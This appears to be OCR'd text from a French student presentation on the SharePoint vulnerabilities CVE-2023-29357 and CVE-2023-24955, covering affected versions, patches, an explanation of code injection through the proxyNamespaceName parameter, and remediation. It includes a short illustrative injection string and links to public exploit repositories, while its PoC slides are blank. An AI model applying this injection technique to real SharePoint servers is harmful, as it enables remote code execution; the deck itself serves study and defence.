
Sharepoint Server 2019 Standard *(2021-07-09 18:21:39)*

https://archive.org/details/16.0.10337.12109-office-server-none-ship-x-64-en-us-dvd

PoC: WIN-HEVUJKGJMA6 (Local) (Exploit 1)



PoC: WIN-HEVUJKGJMA6 (Local) (Exploit 2)



05

CVE-2023-24955

CVE-2023-29357: Détails

Produits Affectés

- Microsoft SharePoint Server 2016
- Microsoft SharePoint Server 2019

Patch déployés

- https://www.microsoft.com/en-us/download/details.aspx?id=105064
- https://www.microsoft.com/en-us/download/details.aspx?id=105078

Score

- High 7.2
- Remote Code Execution

CVE-2023-29357: Détails

Détails sur l'exploitation:

- Vecteur d'attaque : Réseau
- Complexité de l'attaque : Faible
- Privilèges nécessaires pour réaliser l'attaque : Élevée
- Interaction d'un utilisateur ayant accès au produit est-elle nécessaire : Non
- L'exploitation de la faille permet d'obtenir des droits privilégiés : Oui

CVE-2023-24955: Introduction

Une vulnérabilité de code injection a été découverte dans la méthode **DynamicProxyGenerator.GenerateProxyAssembly()**.

Il a été constaté qu'aucune validation n'est effectuée pour le paramètre **proxyNamespaceName**, ce qui permet à un attaquant d'injecter du code malveillant lors de la compilation.

CVE-2023-24955: Paramètre

Le paramètre **proxyNamespaceName** est utilisé directement pour créer une instance de CodeNamespace sans aucune vérification ou validation du contenu fourni.

```
CodeNamespace codeNamespace = new CodeNamespace(proxyNamespaceName);
//...
CodeCompileUnit codeCompileUnit = new CodeCompileUnit();
codeCompileUnit.Namespaces.Add(codeNamespace);
```

CVE-2023-24955: Paramètre

Un **proxyNamespaceName** légitime :

```
string proxyNamespaceName = "MyNamespace";
```

Un **proxyNamespaceName** non légitime :

```
string proxyNamespaceName = "Hacked{} namespace Foo";
```


Dans cet exemple, l'attaquant a ajouté du code malveillant *(Hacked{})* directement dans le **proxyNamespaceName**.

CVE-2023-24955: Détails

Lors de l'exécution de cette ligne de code, une instance de l'objet associé au type **this.dynamicWebServiceProxyType** est créée, et déclenche l'exécution du code malveillant inclus dans cet objet.

```
public override object GetConnection()
{
    // ...
    try
    {
        httpWebClientProtocol = (HttpWebClientProtocol)Activator.CreateInstance(this.dynamicWebServiceProxyType);
    }
    // ...
}
```

CVE-2023-24955: PoC



06

Remédiation

Remédiation

- Pour aider les clients à sécuriser leurs environnements, Microsoft introduit l'intégration entre SharePoint Server 2019 et l'interface AMSI (Windows Antimalware Scan Interface). La fonctionnalité d'intégration AMSI est conçue pour empêcher les requêtes web malveillantes d'atteindre les points de terminaison SharePoint. Par exemple, pour exploiter une vulnérabilité de sécurité dans un point de terminaison SharePoint avant l'installation du correctif officiel pour la vulnérabilité de sécurité.

Remédiation

Améliorations et correctifs

Cette mise à jour contient les améliorations et correctifs suivants dans SharePoint Server 2019 module linguistique :

- Pour aider les clients à sécuriser leurs environnements, Microsoft introduit l'intégration entre SharePoint Server 2019 et l'interface AMSI (Windows Antimalware Scan Interface). La fonctionnalité d'intégration AMSI est conçue pour empêcher les requêtes web malveillantes d'atteindre les points de terminaison SharePoint. Par exemple, pour exploiter une vulnérabilité de sécurité dans un point de terminaison SharePoint avant l'installation du correctif officiel pour la vulnérabilité de sécurité. Pour plus d'informations, consultez Configurer l'intégration AMSI au serveur SharePoint.
- Résolution d'un problème selon lequel un élément de liste préexistant dans l'interface utilisateur moderne ne peut pas être enregistré si la valeur préexistante dans le champ **Personne** ne résout plus dans Active Directory Domain Services (AD DS).
- Résout un problème où les documents Office dans les résultats de recherche ne peuvent pas être ouverts dans les applications clientes Office dans Google Chrome.
- Résolution d'un problème selon lequel les nombres au format **Allemand (Suisse)** ne peuvent pas être résolus.

07

Conclusion

Conclusion: Apports et Problèmes rencontrés

Apports:

- Connaissances
  - Active Directory
  - SharePoint
  - CVE
- Travail en groupe

Problèmes:

- SharePoint
  - Version vulnérable
- Matériel
  - Stockage
- Faible documentation

MERCI

Conclusion: Bibliographie

- CVE-2023-29357
  - https://starlabs.sg/blog/2023/09-sharepoint-pre-auth-rce-chain
  - https://github.com/Chocapikk/CVE-2023-29357
  - https://sec.vnpt.vn/2023/08/phan-tich-cve-2023-29357-microsoft-sharepoint-validatetokenissuer-authentication-bypass-vulnerability/
  - https://github.com/LuemmelSec/CVE-2023-29357
- CVE-2023-24955
  - https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-24955
  - https://nvd.nist.gov/vuln/detail/CVE-2023-24955
  - https://starlabs.sg/blog/2023/09-sharepoint-pre-auth-rce-chain
- Sharepoint
  - https://stackoverflow.com/questions/77538691/impossible-to-configure-sharepoint-2019
  - https://archive.org/download/16.0.10337.12109-office-server-none-ship-x-64-en-us-dvd